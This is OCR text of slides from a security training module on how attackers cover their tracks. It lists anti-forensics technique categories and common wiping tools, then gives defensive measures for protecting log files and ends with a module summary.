
Anti-forensics is a set of techniques that attackers or perpetrators use to **hide their malicious activities**

Anti-forensics Techniques

- Data/File Deletion
- Password Protection
- Steganography
- Data Hiding in File System Structures
- Minimizing Footprint
- Trail Obfuscation
- Artifact Wiping
- Overwriting Data/Metadata
- Program Packers
- Access Anonymization

Track-Covering Tools

CCleaner | CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your **online activities** such as your Internet history



DBAN
https://dban.org

Privacy Eraser Free
https://www.cybertronsoft.com

Wipe
https://privacyroot.com

BleachBit
https://www.bleachbit.org

east-tec Eraser
https://www.east-tec.com

Defending against Covering Tracks

1. Activate the **logging functionality** on all critical systems
2. Conduct **periodic audits** on IT systems to ensure that the logging functionality is in accordance with the security policy
3. Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
4. Configure the appropriate and **minimal permissions** necessary to read and write log files
5. Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
6. Regularly update and **patch OSes**, applications, and firmware
7. Close all **unused open ports** and services
8. **Encrypt the log files** stored on the system with immutable logging, so that they cannot be altered without an appropriate decryption key
9. Set log files to **"append only"** mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to **unalterable media**

Module Summary

- In this module, we have discussed the following:
  - Various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - Various techniques and tools attackers employ to gain access to the target system
  - Various tools and techniques attackers use to escalate their privileges
  - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - Various techniques attackers employ to erase all evidence of compromise from the target system
  - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- In the next module, we will discuss in detail about various malware threats